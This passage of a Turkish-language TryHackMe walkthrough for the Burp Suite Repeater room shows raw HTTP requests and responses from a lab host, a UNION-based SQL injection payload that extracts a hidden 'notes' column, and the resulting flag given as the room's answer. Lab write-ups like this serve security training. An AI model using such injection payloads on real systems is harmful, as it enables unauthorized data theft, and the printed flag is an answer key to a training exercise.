9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
10 like Gecko) Chrome/116.0.5845.111 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
13 /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: none
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Aug 2023 10:03:12 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Front-End-Https: on
7 Content-Length: 3464
8
9 <!DOCTYPE html>
10 <html lang=en>
11 <head>
12 <title>
13 About | id,firstName,lastName,pfpLink,role,shortRole,bio,notes None
14 </title>
15 <meta charset=utf-8>
16 <meta name=viewport content="width=device-width, initial-scale=1.0">
17 <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
18 <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
19 <link href="/assets/css/styles.css" rel="stylesheet">
20 <link href="/assets/css/person.css" rel="stylesheet" type="text/css">
21 </head>
22 <body class="d-flex flex-column h-100">
23 <main class="flex-shrink-0">
```

Bu tabloda sekiz sütünü başarıyla tanımladık: id, firstName, lastName, pfpLink, role, shortRole, bio ve notes.

Görevimiz göz önüne alındığında, hedef sütunumuzun notlar olduğu güvenli bir bahis gibi görünüyor.

Son olarak, bu veri tabanından bayrağı almaya hazırız - ihtiyacımız olan tüm bilgilere sahibiz:

- Tablonun adı: insanlar.
- Hedef sütunun adı: notes.
- CEO'nun kimliği 1'dir; bu, Jameson Wolfe'un /about/ sayfasındaki profiline tıklayarak ve URL'deki kimliği kontrol ederek bulunabilir.

Bu bayrağı çıkarmak için bir sorgu oluşturalım:

```
0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1
```

Hey presto, bir bayrağımız var!

```
Request
Pretty Raw Hex
1 GET /about/0
2 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1 HTTP/1.1
3 Host: 10-10-152-143.p.thmlabs.com
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
9 like Gecko) Chrome/116.0.5845.111 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
12 /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: none
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Aug 2023 10:08:53 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Front-End-Https: on
7 Content-Length: 3430
8
9 <!DOCTYPE html>
10 <html lang=en>
11 <head>
12 <title>
13 About | THM{ } None
14 </title>
15 <meta charset=utf-8>
16 <meta name=viewport content="width=device-width, initial-scale=1.0">
17 <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
18 <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
19 <link href="/assets/css/styles.css" rel="stylesheet">
20 <link href="/assets/css/person.css" rel="stylesheet" type="text/css">
21 </head>
22 <body class="d-flex flex-column h-100">
23 <main class="flex-shrink-0">
```

Sitedeki birleştirme SQL enjeksiyonu güvenlik açısından yararlıdır.

Sorular

Soru⇒ Bayrak nedir?

Cevap ⇒ **THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}**

Task 9 Conclusion (Görev 9 Sonuç)

Burp Suite Repeater odasını tamamladığınız için tebrikler!

Şimdiye kadar, istekleri düzenlemek, değiştirmek ve yeniden göndermek için Repeater'ı etkili bir şekilde kullanma konusunda sağlam bir anlayışa sahip olmalısınız. Ayrıca, bu aracın sayısız pratik uygulaması hakkında fikir edinmiş olmalısınız.

Modülün bir sonraki odasında Burp Suite Intruder modülünü keşfedeceğiz. Intruder, otomatik ve özelleştirilebilir saldırılara izin vererek çeşitli güvenlik testi senaryoları için güçlü bir araç haline getirir.

Bir sonraki odada iyi şanslar ve Burp Suite Intruder'ın yeteneklerini keşfetmenin tadını çıkarın!

Sorular

Soru ⇒ Burp Suite Repeater'ı kullanabilirim!

Cevap ⇒ **Cevap Gerekmemektedir.**